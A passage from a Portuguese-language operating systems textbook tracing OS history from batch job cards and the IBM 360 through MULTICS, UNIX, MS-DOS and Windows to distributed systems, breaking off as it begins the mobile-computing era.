A estrutura de uma tarefa de entrada típica é mostrada na Figura 1.4. Ela começava com um cartão $JOB, especificando um tempo máximo de processamento em minutos, o número da conta a ser debitada e o nome do programador. Então vinha um cartão $FORTRAN, dizendo ao sistema operacional para carregar o compilador FORTRAN da fita do sistema. Ele era diretamente seguido pelo programa a ser compilado, e então um cartão $LOAD, direcionando o sistema operacional a carregar o programa-objeto recém-compilado. (Programas compilados eram muitas vezes escritos em fitas-rascunho e tinham de ser carregados explicitamente.) Em seguida vinha o cartão $RUN, dizendo ao sistema operacional para executar o programa com os dados em seguida. Por fim, o cartão $END marcava o término da tarefa. Esses cartões de controle primitivos foram os



FIGURA 1.3 Um sistema em lote (*batch*) antigo.

(a) Programadores levavam cartões para o 1401.
(b) O 1401 lia o lote de tarefas em uma fita.
(c) O operador levava a fita de entrada para o 7094.
(d) O 7094 executava o processamento.
(e) O operador levava a fita de saída para o 1401.
(f) O 1401 imprimia as saídas.

FIGURA 1.4 Estrutura de uma tarefa FMS típica.

precursores das linguagens de controle de tarefas e interpretadores de comando modernos.

Os grandes computadores de segunda geração eram usados na maior parte para cálculos científicos e de engenharia, como solucionar as equações diferenciais parciais que muitas vezes ocorrem na física e na engenharia. Eles eram em grande parte programados em FORTRAN e linguagem de montagem. Sistemas operacionais típicos eram o FMS (o Fortran Monitor System) e o IBSYS, o sistema operacional da IBM para o 7094.

1.2.3 A terceira geração (1965-1980): CIs e multiprogramação

No início da década de 1960, a maioria dos fabricantes de computadores tinha duas linhas de produto distintas e incompatíveis. Por um lado, havia os computadores científicos de grande escala, orientados por palavras, como o 7094, usados para cálculos numéricos complexos na ciência e engenharia. De outro, os computadores comerciais, orientados por caracteres, como o 1401, que eram amplamente usados para ordenação e impressão de fitas por bancos e companhias de seguro.

Desenvolver e manter duas linhas de produtos completamente diferentes era uma proposição cara para os fabricantes. Além disso, muitos clientes novos de computadores inicialmente precisavam de uma máquina pequena, no entanto mais tarde a sobreutilizavam e queriam uma máquina maior que executasse todos os seus programas antigos, porém mais rápido.

A IBM tentou solucionar ambos os problemas com uma única tacada introduzindo o System/360. O 360 era uma série de máquinas com softwares compatíveis, desde modelos do porte do 1401 a modelos muito maiores, mais potentes que o poderoso 7094. As máquinas diferiam apenas em preço e desempenho (memória máxima, velocidade do processador, número de dispositivos de E/S permitidos e assim por diante). Tendo em vista que todos tinham a mesma arquitetura e conjunto de instruções, programas escritos para uma máquina podiam operar em todas as outras — pelo menos na teoria. (Mas como Yogi Berra[1] teria dito: “Na teoria, a teoria e a prática são a mesma coisa; na prática, elas não são”.) Tendo em vista que o 360 foi projetado para executar tanto computação científica (isto é, numérica) como comercial, uma única família de máquinas poderia satisfazer necessidades de todos os clientes. Nos anos seguintes, a IBM apresentou sucessores compatíveis com a linha 360, usando tecnologias mais modernas, conhecidas como as séries 370, 4300, 3080 e 3090. A zSeries é a descendente mais recente dessa linha, embora ela tenha divergido consideravelmente do original.

O IBM 360 foi a primeira linha importante de computadores a usar **CIs (circuitos integrados)** de pequena escala, proporcionando desse modo uma vantagem significativa na relação preço/desempenho sobre as máquinas de segunda geração, que foram construídas sobre transistores individuais. Foi um sucesso imediato, e a ideia de uma família de computadores compatíveis

[1] Ex-jogador de beisebol norte-americano conhecido por suas frases espirituosas. (N. T.)

foi logo adotada por todos os principais fabricantes. Os descendentes dessas máquinas ainda estão em uso nos centros de computadores atuais. Nos dias de hoje, eles são muitas vezes usados para gerenciar enormes bancos de dados (para sistemas de reservas de companhias aéreas, por exemplo) ou como servidores para sites da web que têm de processar milhares de requisições por segundo.

O forte da ideia da "família única" foi ao mesmo tempo seu maior ponto fraco. A intenção original era de que todo software, incluindo o sistema operacional, **OS/360**, funcionasse em todos os modelos. Ele tinha de funcionar em sistemas pequenos — que muitas vezes apenas substituíam os 1401 na cópia de cartões para fitas —, e em sistemas muito grandes, que muitas vezes substituíam os 7094 para realizar previsões do tempo e outras tarefas de computação pesadas. Ele tinha de funcionar bem em sistemas com poucos periféricos e naqueles com muitos periféricos, além de ambientes comerciais e ambientes científicos. Acima de tudo, ele tinha de ser eficiente para todos esses diferentes usos.

Não havia como a IBM (ou qualquer outra empresa) criar um software que atendesse a todas essas exigências conflitantes. O resultado foi um sistema operacional enorme e extraordinariamente complexo, talvez duas a três vezes maior do que o FMS. Ele consistia em milhões de linhas de linguagem de montagem escritas por milhares de programadores e continha dezenas de milhares de erros (bugs), que necessitavam de um fluxo contínuo de novas versões em uma tentativa de corrigi-los. Cada nova versão corrigia alguns erros e introduzia novos, de maneira que o número de erros provavelmente seguiu constante através do tempo.


Um dos projetistas do OS/360, Fred Brooks, subsequentemente escreveu um livro incisivo e bem-humorado (BROOKS, 1995) descrevendo as suas experiências com o OS/360. Embora seja impossível resumi-lo aqui, basta dizer que a capa mostra um rebanho de feras pré-históricas atoladas em um poço de piche. A capa de Silberschatz et al. (2012) faz uma analogia entre os sistemas operacionais e os dinossauros.

Apesar do tamanho enorme e dos problemas, o OS/360 e os sistemas operacionais de terceira geração similares produzidos por outros fabricantes de computadores na realidade proporcionaram um grau de satisfação relativamente bom para a maioria de seus clientes. Eles também popularizaram várias técnicas-chave ausentes nos sistemas operacionais de segunda geração. Talvez a mais importante dessas técnicas tenha sido a **multiprogramação.** No 7094, quando a tarefa atual fazia uma pausa para esperar por uma fita ou outra operação de E/S terminar, a CPU simplesmente ficava ociosa até o término da E/S. Para cálculos científicos com uso intenso da CPU, a E/S é esporádica, de maneira que o tempo ocioso não é significativo. Para o processamento de dados comercial, o tempo de espera de E/S pode muitas vezes representar de 80 a 90% do tempo total, de maneira que algo tem de ser feito para evitar que a CPU (cara) fique ociosa tanto tempo.

A solução encontrada foi dividir a memória em várias partes, com uma tarefa diferente em cada partição, como mostrado na Figura 1.5. Enquanto uma tarefa ficava esperando pelo término da E/S, outra podia usar a CPU. Se um número suficiente de tarefas pudesse ser armazenado na memória principal ao mesmo tempo, a CPU podia se manter ocupada quase 100% do tempo. Ter múltiplas tarefas na memória ao mesmo tempo de modo seguro exige um hardware especial para proteger cada uma contra interferências e transgressões por parte das outras, mas o 360 e outros sistemas de terceira geração eram equipados com esse hardware.

Outro aspecto importante presente nos sistemas operacionais de terceira geração foi a capacidade de transferir tarefas de cartões para o disco tão logo eles eram trazidos para a sala do computador. Então, sempre que uma tarefa sendo executada terminava, o sistema operacional podia carregar uma nova tarefa do disco para a partição agora vazia e executá-la. Essa técnica é chamada de **spooling** (da expressão **Simultaneous Peripheral Operation On Line**) e também foi usada para saídas. Com spooling, os 1401 não eram mais necessários, e muito do leva e traz de fitas desapareceu.

Embora sistemas operacionais de terceira geração fossem bastante adequados para grandes cálculos científicos e operações maciças de processamento de dados comerciais, eles ainda eram basicamente sistemas em lote. Muitos programadores sentiam saudades dos tempos de computadores de primeira geração quando eles tinham a máquina só para si por algumas horas e assim podiam corrigir eventuais erros em seus programas rapidamente. Com sistemas de terceira geração, o tempo

FIGURA 1.5 Um sistema de multiprogramação com três tarefas na memória.

entre submeter uma tarefa e receber de volta a saída era muitas vezes de várias horas, então uma única vírgula colocada fora do lugar podia provocar a falha de uma compilação, e o desperdício de metade do dia do programador. Programadores não gostavam muito disso.

Esse desejo por um tempo de resposta rápido abriu o caminho para o **timesharing** (compartilhamento de tempo), uma variante da multiprogramação, na qual cada usuário tem um terminal on-line. Em um sistema de timesharing, se 20 usuários estão conectados e 17 deles estão pensando, falando ou tomando café, a CPU pode ser alocada por sua vez para as três tarefas que demandam serviço. Já que ao depurar programas as pessoas em geral emitem comandos curtos (por exemplo, compile um procedimento de cinco páginas)[2] em vez de comandos longos (por exemplo, ordene um arquivo de um milhão de registros), o computador pode proporcionar um serviço interativo rápido para uma série de usuários e talvez também executar tarefas de lote grandes em segundo plano quando a CPU estiver ociosa. O primeiro sistema de compartilhamento de tempo para fins diversos, o **CTSS (Compatible Time Sharing System** — Sistema compatível de tempo compartilhado), foi desenvolvido no M.I.T. em um 7094 especialmente modificado (CORBATÓ et al., 1962). No entanto, o timesharing não se tornou popular de fato até que o hardware de proteção necessário passou a ser utilizado amplamente durante a terceira geração.

Após o sucesso do sistema CTSS, o M.I.T., a Bell Labs e a General Electric (à época uma grande fabricante de computadores) decidiram embarcar no desenvolvimento de um "computador utilitário", isto é, uma máquina que daria suporte a algumas centenas de usuários simultâneos com compartilhamento de tempo. O modelo era o sistema de eletricidade — quando você precisa de energia elétrica, simplesmente conecta um pino na tomada da parede e, dentro do razoável, terá tanta energia quanto necessário. Os projetistas desse sistema, conhecido como **MULTICS** (**MULTiplexed Information and Computing Service** — Serviço de Computação e Informação Multiplexada), previram uma máquina enorme fornecendo energia computacional para todas as pessoas na área de Boston. A ideia de que máquinas 10.000 vezes mais rápidas do que o computador de grande porte GE-645 seriam vendidas (por bem menos de US$ 1.000) aos milhões apenas 40 anos mais tarde era pura ficção científica. Mais ou menos como a ideia de trens transatlânticos supersônicos submarinos hoje em dia.

O MULTICS foi um sucesso relativo. Ele foi projetado para suportar centenas de usuários em uma máquina apenas um pouco mais poderosa do que um PC baseado no 386 da Intel, embora ele tivesse muito mais capacidade de E/S. A ideia não é tão maluca como parece, tendo em vista que à época as pessoas sabiam como escrever programas pequenos e eficientes, uma habilidade que depois foi completamente perdida. Havia muitas razões para que o MULTICS não tomasse conta do mundo, dentre elas, e não menos importante, o fato de que ele era escrito na linguagem de programação PL/I, e o compilador PL/I estava anos atrasado e funcionava de modo precário quando enfim chegou. Além disso, o MULTICS era muito ambicioso para sua época, de certa maneira muito parecido com a máquina analítica de Charles Babbage no século XIX.

Resumindo, o MULTICS introduziu muitas ideias seminais na literatura da computação, mas transformá-lo em um produto sério e um grande sucesso comercial foi muito mais difícil do que qualquer um havia esperado. A Bell Labs abandonou o projeto, e a General Electric abandonou completamente o negócio dos computadores. Entretanto, o M.I.T. persistiu e finalmente colocou o MULTICS para funcionar. Em última análise ele foi vendido como um produto comercial pela empresa (Honeywell) que comprou o negócio de computadores da GE, e foi instalado por mais ou menos 80 empresas e universidades importantes mundo afora. Embora seus números fossem pequenos, os usuários do MULTICS eram muito leais. A General Motors, a Ford e a Agência de Segurança Nacional Norte-Americana, por exemplo, abandonaram os seus sistemas MULTICS apenas no fim da década de 1990, trinta anos depois de o MULTICS ter sido lançado e após anos de tentativas tentando fazer com que a Honeywell atualizasse o hardware.

No fim do século XX, o conceito de um computador utilitário havia perdido força, mas ele pode voltar para valer na forma da **computação na nuvem** (*cloud computing*), na qual computadores relativamente pequenos (incluindo smartphones, tablets e assim por diante) estejam conectados a servidores em vastos e distantes centros de processamento de dados onde toda a computação é feita com o computador local apenas executando a interface com o usuário. A motivação aqui é que a maioria das pessoas não quer administrar um sistema computacional cada dia mais complexo e detalhista, e preferem que esse trabalho seja realizado por uma equipe de profissionais, por exemplo, pessoas trabalhando para a empresa que opera o centro de processamento

[2] Usaremos os termos "procedimento", "sub-rotina" e "função" indistintamente ao longo deste livro. (N. A.)

de dados. O comércio eletrônico (*e-commerce*) já está evoluindo nessa direção, com várias empresas operando e-mails em servidores com múltiplos processadores aos quais as máquinas simples dos clientes se conectam de maneira bem similar à do projeto MULTICS.

Apesar da falta de sucesso comercial, o MULTICS teve uma influência enorme em sistemas operacionais subsequentes (especialmente UNIX e seus derivativos, FreeBSD, Linux, iOS e Android). Ele é descrito em vários estudos e em um livro (CORBATÓ et al., 1972; CORBATÓ, VYSSOTSKY, 1965; DALEY e DENNIS, 1968; ORGANICK, 1972; e SALTZER, 1974). Ele também tem um site ativo em <*www.multicians.org*>, com muitas informações sobre o sistema, seus projetistas e seus usuários.

Outro importante desenvolvimento durante a terceira geração foi o crescimento fenomenal dos minicomputadores, começando com o DEC PDP-1 em 1961. O PDP-1 tinha apenas 4K de palavras de 18 bits, mas a US$ 120.000 por máquina (menos de 5% do preço de um 7094), vendeu como panqueca. Para determinado tipo de tarefas não numéricas, ele era quase tão rápido quanto o 7094 e deu origem a toda uma nova indústria. Ele foi logo seguido por uma série de outros PDPs (diferentemente da família IBM, todos incompatíveis), culminando no PDP-11.

Um dos cientistas de computação no Bell Labs que havia trabalhado no projeto MULTICS, Ken Thompson, descobriu subsequentemente um minicomputador pequeno PDP-7 que ninguém estava usando e decidiu escrever uma versão despojada e para um usuário do MULTICS. Esse trabalho mais tarde desenvolveu-se no sistema operacional **UNIX**, que se tornou popular no mundo acadêmico, em agências do governo e em muitas empresas.

A história do UNIX já foi contada em outras partes (por exemplo, SALUS, 1994). Parte da história será apresentada no Capítulo 10. Por ora, basta dizer que graças à ampla disponibilidade do código-fonte, várias organizações desenvolveram suas próprias versões (incompatíveis), o que levou ao caos. Duas versões importantes foram desenvolvidas, o **System V**, da AT&T, e o **BSD** (**Berkeley Software Distribution** — distribuição de software de Berkeley) da Universidade da Califórnia, em Berkeley. Elas tinham variantes menores também. Para tornar possível escrever programas que pudessem ser executados em qualquer sistema UNIX, o IEEE desenvolveu um padrão para o UNIX, chamado **POSIX** (*Portable Operating System Interface* — interface portátil para sistemas operacionais), ao qual a maioria das versões do UNIX dá suporte hoje em dia. O POSIX define uma interface minimalista de chamadas de sistema à qual os sistemas UNIX em conformidade devem dar suporte. Na realidade, alguns outros sistemas operacionais também dão suporte hoje em dia à interface POSIX.

Como um adendo, vale a pena mencionar que, em 1987, o autor lançou um pequeno clone do UNIX, chamado **MINIX**, para fins educacionais. Em termos funcionais, o MINIX é muito similar ao UNIX, incluindo o suporte ao POSIX. Desde então, a versão original evoluiu para o MINIX 3, que é bastante modular e focado em ser altamente confiável. Ele tem a capacidade de detectar e substituir módulos defeituosos ou mesmo danificados (como drivers de dispositivo de E/S) em funcionamento, sem reinicializá-lo e sem perturbar os programas em execução. O foco é proporcionar uma altíssima confiabilidade e disponibilidade. Um livro que descreve a sua operação interna e lista o código-fonte em um apêndice também se encontra disponível (TANENBAUM, WOODHULL, 2006). O sistema MINIX 3 está disponível gratuitamente (incluindo todo o código-fonte) na internet em <*www.minix3.org*>.

O desejo de produzir uma versão gratuita do MINIX (em vez de uma versão educacional) levou um estudante finlandês, Linus Torvalds, a escrever o **Linux**. Esse sistema foi diretamente inspirado pelo MINIX, desenvolvido sobre ele e originalmente fornecia suporte a vários aspectos do MINIX (por exemplo, o sistema de arquivos do MINIX). Desde então, foi ampliado de muitas maneiras por muitas pessoas, mas ainda mantém alguma estrutura subjacente comum ao MINIX e ao UNIX. Os leitores interessados em uma história detalhada do Linux e do movimento de código aberto (*open-source*) podem ler o livro de Glyn Moody (2001). A maior parte do que será dito sobre o UNIX neste livro se aplica, portanto, ao System V, MINIX, Linux e outras versões e clones do UNIX também.

1.2.4 A quarta geração (1980-presente): computadores pessoais

Com o desenvolvimento dos **circuitos integrados em larga escala** (*Large Scale Integration* — **LSI**) — que são chips contendo milhares de transistores em um centímetro quadrado de silicone —, surgiu a era do computador moderno. Em termos de arquitetura, computadores pessoais (no início chamados de **microcomputadores**) não eram tão diferentes dos minicomputadores da classe PDP-11, mas em termos de preço eles eram certamente muito diferentes. Enquanto o minicomputador tornou possível para um departamento em uma empresa ou universidade ter o

seu próprio computador, o chip microprocessador tornou possível para um único indivíduo ter o seu próprio computador pessoal.

Em 1974, quando a Intel lançou o 8080, a primeira CPU de 8 bits de uso geral, ela queria um sistema operacional para ele, em parte para poder testá-lo. A Intel pediu a um dos seus consultores, Gary Kildall, para escrever um. Kildall e um amigo primeiro construíram um controlador para o recém-lançado disco flexível de 8 polegadas da Shugart Associates e o inseriram no 8080, produzindo assim o primeiro microcomputador com um disco. Kildall escreveu então um sistema operacional baseado em disco chamado **CP/M** (**Control Program for Microcomputers** — programa de controle para microcomputadores) para ele. Como a Intel não achava que microcomputadores baseados em disco tinham muito futuro, quando Kildall solicitou os direitos sobre o CP/M, a Intel concordou. Ele formou então uma empresa, Digital Research, para desenvolver o CP/M e vendê-lo.

Em 1977, a Digital Research reescreveu o CP/M para torná-lo adequado para ser executado nos muitos microcomputadores que usavam o 8080, Zilog Z80 e outros microprocessadores. Muitos programas aplicativos foram escritos para serem executados no CP/M, permitindo que ele dominasse completamente o mundo da microcomputação por cerca de cinco anos.

No início da década de 1980, a IBM projetou o IBM PC e saiu à procura de um software para ser executado nele. O pessoal na IBM contatou Bill Gates para licenciar o seu interpretador BASIC. Eles também perguntaram se ele tinha conhecimento de um sistema operacional para ser executado no PC. Gates sugeriu que a IBM contatasse a Digital Research, então a empresa de sistemas operacionais dominante no mundo. Tomando a que certamente foi a pior decisão de negócios na história, Kildall recusou-se a se encontrar com a IBM, mandando um subordinado em seu lugar. Para piorar as coisas, seu advogado chegou a recusar-se a assinar o acordo de sigilo da IBM cobrindo o ainda não anunciado PC. Em consequência, a IBM voltou a Gates, perguntando se ele não lhes forneceria um sistema operacional.

Quando a IBM voltou, Gates se deu conta de que uma fabricante de computadores local, Seattle Computer Products, tinha um sistema operacional adequado, **DOS** (**Disk Operating System** — sistema operacional de disco). Ele os procurou e pediu para comprá-lo (supostamente por US$ 75.000), oferta que eles de pronto aceitaram. Gates ofereceu então à IBM um pacote DOS/BASIC, que a empresa aceitou. A IBM queria fazer algumas modificações, então Gates contratou a pessoa que havia escrito o DOS, Tim Paterson, como um empregado da empresa emergente de Gates, Microsoft, para fazê-las. O sistema revisado foi renomeado **MS-DOS** (**MicroSoft Disk Operating System** — Sistema operacional de disco da Microsoft) e logo passou a dominar o mercado do IBM PC. Um fator-chave aqui foi a decisão de Gates (em retrospectiva, extremamente sábia) de vender o MS-DOS às empresas de computadores em conjunto com o hardware, em comparação com a tentativa de Kildall de vender o CP/M aos usuários finais diretamente (pelo menos no início). Tempos depois de toda a história transparecer, Kildall morreu de maneira súbita e inesperada de causas que não foram completamente elucidadas.

Quando o sucessor do IBM PC, o IBM PC/AT, foi lançado em 1983 com o CPU Intel 80286, o MS-DOS estava firmemente estabelecido enquanto o CP/M vivia seus últimos dias. O MS-DOS mais tarde foi amplamente usado no 80386 e no 80486. Embora a versão inicial do MS-DOS fosse relativamente primitiva, as versões subsequentes incluíam aspectos mais avançados, muitos tirados do UNIX. (A Microsoft tinha plena consciência do UNIX, chegando até a vender uma versão em microcomputador dele chamada XENIX durante os primeiras anos da empresa.)

O CP/M, MS-DOS e outros sistemas operacionais para os primeiros microcomputadores eram todos baseados na digitação de comandos no teclado pelos usuários. Isto finalmente mudou por conta da pesquisa realizada por Doug Engelbert no Instituto de Pesquisa de Stanford na década de 1960. Engelbart inventou a Graphical User Interface (GUI — Interface Gráfica do Usuário), completa com janelas, ícones, menus e mouse. Essas ideias foram adotadas por pesquisadores na Xerox PARC e incorporadas nas máquinas que eles produziram.

Um dia, Steve Jobs, que coinventou o computador Apple em sua garagem, visitou a PARC, viu uma GUI e no mesmo instante percebeu o seu valor potencial, algo que o gerenciamento da Xerox notoriamente não fez. Esse erro estratégico de proporções gigantescas levou a um livro intitulado *Fumbling the Future* (SMITH e ALEXANDER, 1988). Jobs partiu então para a produção de um Apple com o GUI. O projeto levou ao Lisa, que era caro demais e fracassou comercialmente. A segunda tentativa de Jobs, o Apple Macintosh, foi um sucesso enorme, não apenas porque ele era muito mais barato que o Lisa, mas também por ser **amigável ao usuário**, significando que era dirigido a usuários que não apenas não sabiam nada sobre computadores como não tinham intenção alguma de aprender sobre eles. No mundo criativo do design gráfico, fotografia digital profissional e produção de vídeos digitais profissionais,

Macintoshes são amplamente utilizados e seus usuários entusiastas do seu desempenho. Em 1999, a Apple adotou um núcleo derivado do micronúcleo Mach da Universidade de Carnegie Mellon que foi originalmente desenvolvido para substituir o núcleo do BDS UNIX. Desse modo, o **MAC OS X** é um sistema operacional baseado no UNIX, embora com uma interface bastante distinta.

Quando decidiu produzir um sucessor para o MS-DOS, a Microsoft foi fortemente influenciada pelo sucesso do Macintosh. Ela produziu um sistema baseado em GUI chamado Windows, que originalmente era executado em cima do MS-DOS (isto é, era mais como um interpretador de comandos — shell — do que um sistema operacional de verdade). Por cerca de dez anos, de 1985 a 1995, o Windows era apenas um ambiente gráfico sobre o MS-DOS. Entretanto, começando em 1995, uma versão independente, Windows 95, foi lançada incorporando muitos aspectos de sistemas operacionais, usando o sistema MS-DOS subjacente apenas para sua inicialização e para executar velhos programas do MS-DOS. Em 1998, uma versão ligeiramente modificada deste sistema, chamada Windows 98, foi lançada. Não obstante isso, tanto o Windows 95 como o Windows 98 ainda continham uma grande quantidade da linguagem de montagem de 16 bits da Intel.

Outro sistema operacional da Microsoft, o **Windows NT** (em que o NT representa **New Technology**), era compatível com o Windows 95 até um determinado nível, mas internamente, foi completamente reescrito. Era um sistema de 32 bits completo. O principal projetista do Windows NT foi David Cutler, que também foi um dos projetistas do sistema operacional VAX VMS, de maneira que algumas ideias do VMS estão presentes no NT. Na realidade, tantas ideias do VMS estavam presentes nele, que seu proprietário, DEC, processou a Microsoft. O caso foi acordado extrajudicialmente por uma quantidade de dinheiro exigindo muitos dígitos para ser escrita. A Microsoft esperava que a primeira versão do NT acabaria com o MS-DOS e que todas as versões depois dele seriam um sistema vastamente superior, mas isso não aconteceu. Apenas com o Windows NT 4.0 o sistema enfim arrancou de verdade, especialmente em redes corporativas. A versão 5 do Windows NT foi renomeada Windows 2000 no início do ano de 1999. A intenção era que ela fosse a sucessora tanto do Windows 98, quanto do Windows NT 4.0.

Essa versão também não teve êxito, então a Microsoft produziu mais uma versão do Windows 98, chamada **Windows ME (Millenium Edition)**. Em 2001, uma versão ligeiramente atualizada do Windows 2000, chamada Windows XP foi lançada. Ela teve uma vida muito mais longa (seis anos), basicamente substituindo todas as versões anteriores do Windows.

Mesmo assim, a geração de versões continuou firme. Após o Windows 2000, a Microsoft dividiu a família Windows em uma linha de clientes e outra de servidores. A linha de clientes era baseada no XP e seus sucessores, enquanto a de servidores incluía o Windows Server 2003 e o Windows 2008. Uma terceira linha, para o mundo embutido, apareceu um pouco mais tarde. Todas essas versões do Windows aumentaram suas variações na forma de **pacotes de serviço (*service packs*)**. Foi o suficiente para deixar alguns administradores (e escritores de livros didáticos sobre sistemas operacionais) estupefatos.

Então, em janeiro de 2007, a Microsoft finalmente lançou o sucessor para o Windows XP, chamado Vista. Ele veio com uma nova interface gráfica, segurança mais firme e muitos programas para os usuários novos ou atualizados. A Microsoft esperava que ele substituísse o Windows XP completamente, mas isso nunca aconteceu. Em vez disso, ele recebeu muitas críticas e uma cobertura negativa da imprensa, sobretudo por causa das exigências elevadas do sistema, termos de licenciamento restritivos e suporte para o **Digital Rights Management**, técnicas que tornaram mais difícil para os usuários copiarem material protegido.

Com a chegada do Windows 7 — uma versão nova e muito menos faminta de recursos do sistema operacional —, muitas pessoas decidiram pular completamente o Vista. O Windows 7 não introduziu muitos aspectos novos, mas era relativamente pequeno e bastante estável. Em menos de três semanas, o Windows 7 havia conquistado um mercado maior do que o Vista em sete meses. Em 2012, a Microsoft lançou o sucessor, Windows 8, um sistema operacional com visual e sensação completamente diferentes, voltado para telas de toque. A empresa espera que o novo design se torne o sistema operacional dominante em uma série de dispositivos: computadores de mesa (*desktops*), laptops, notebooks, tablets, telefones e PCs de *home theater*. Até o momento, no entanto, a penetração de mercado é lenta em comparação ao Windows 7.

Outro competidor importante no mundo dos computadores pessoais é o UNIX (e os seus vários derivativos). O UNIX é mais forte entre servidores de rede e de empresas, mas também está presente em computadores de mesa, notebooks, tablets e smartphones. Em computadores baseados no x86, o Linux está se tornando uma alternativa popular ao Windows para estudantes e cada vez mais para muitos usuários corporativos.

Como nota, usaremos neste livro o termo **x86** para nos referirmos a todos os processadores modernos

baseados na família de arquiteturas de instruções que começaram com o 8086 na década de 1970. Há muitos processadores desse tipo, fabricados por empresas como a AMD e a Intel, e por dentro eles muitas vezes diferem consideravelmente: processadores podem ter 32 ou 64 bits com poucos ou muitos núcleos e pipelines que podem ser profundos ou rasos, e assim por diante. Não obstante, para o programador, todos parecem bastante similares e todos ainda podem ser executados no código 8086 que foi escrito 35 anos atrás. Onde a diferença for importante, vamos nos referir a modelos explícitos em vez disso — e usar o **x86-32** e o **x86-64** para indicar variantes de 32 bits e 64 bits.

O **FreeBSD** também é um derivado popular do UNIX, originado do projeto BSD em Berkeley. Todos os computadores Macintosh modernos executam uma versão modificada do FreeBSD (OS X). O UNIX também é padrão em estações de trabalho equipadas com chips RISC de alto desempenho. Seus derivados são amplamente usados em dispositivos móveis, os que executam iOS 7 ou Android.

Muitos usuários do UNIX, em especial programadores experientes, preferem uma interface baseada em comandos a uma GUI, de maneira que praticamente todos os sistemas UNIX dão suporte a um sistema de janelas chamado de **X Window System** (também conhecido como **X11**) produzido no M.I.T. Esse sistema cuida do gerenciamento básico de janelas, permitindo que os usuários criem, removam, movam e redimensionem as janelas usando o mouse. Muitas vezes uma GUI completa, como **Gnome** ou **KDE**, está disponível para ser executada em cima do X11, dando ao UNIX uma aparência e sensação semelhantes ao Macintosh ou Microsoft Windows, para aqueles usuários do UNIX que buscam isso.

Um desenvolvimento interessante que começou a ocorrer em meados da década de 1980 foi o crescimento das redes de computadores pessoais executando **sistemas operacionais de rede** e **sistemas operacionais distribuídos** (TANENBAUM e VAN STEEN, 2007). Em um sistema operacional de rede, os usuários estão conscientes da existência de múltiplos computadores e podem conectar-se a máquinas remotas e copiar arquivos de uma máquina para outra. Cada máquina executa seu próprio sistema operacional e tem seu próprio usuário local (ou usuários).

Sistemas operacionais de rede não são fundamentalmente diferentes de sistemas operacionais de um único processador. Eles precisam, óbvio, de um controlador de interface de rede e algum software de baixo nível para executá-los, assim como programas para conseguir realizar o login remoto e o acesso remoto a arquivos, mas esses acréscimos não mudam a estrutura essencial do sistema operacional.

Um sistema operacional distribuído, por sua vez, aparece para os seus usuários como um sistema monoprocessador tradicional, embora seja na realidade composto de múltiplos processadores. Os usuários não precisam saber onde os programas estão sendo executados ou onde estão localizados os seus arquivos; isso tudo deve ser cuidado automática e eficientemente pelo sistema operacional.

Sistemas operacionais de verdade exigem mais do que apenas acrescentar um pequeno código a um sistema operacional monoprocessador, pois sistemas distribuídos e centralizados diferem em determinadas maneiras críticas. Os distribuídos, por exemplo, muitas vezes permitem que aplicativos sejam executados em vários processadores ao mesmo tempo, demandando assim algoritmos mais complexos de escalonamento de processadores a fim de otimizar o montante de paralelismo.

Atrasos de comunicação dentro da rede muitas vezes significam que esses (e outros) algoritmos devem estar sendo executados com informações incorretas, desatualizadas ou incompletas. Essa situação difere radicalmente daquela em um sistema monoprocessador no qual o sistema operacional tem informações completas sobre o estado do sistema.

1.2.5 A quinta geração (1990-presente): computadores móveis

Desde os dias em que o detetive Dick Tracy começou a falar para o seu "rádio relógio de pulso" nos quadrinhos da década de 1940, as pessoas desejavam ardentemente um dispositivo de comunicação que elas pudessem levar para toda parte. O primeiro telefone móvel real apareceu em 1946 e pesava em torno de 40 quilos. Você podia levá-lo para toda parte, desde que você tivesse um carro para carregá-lo.

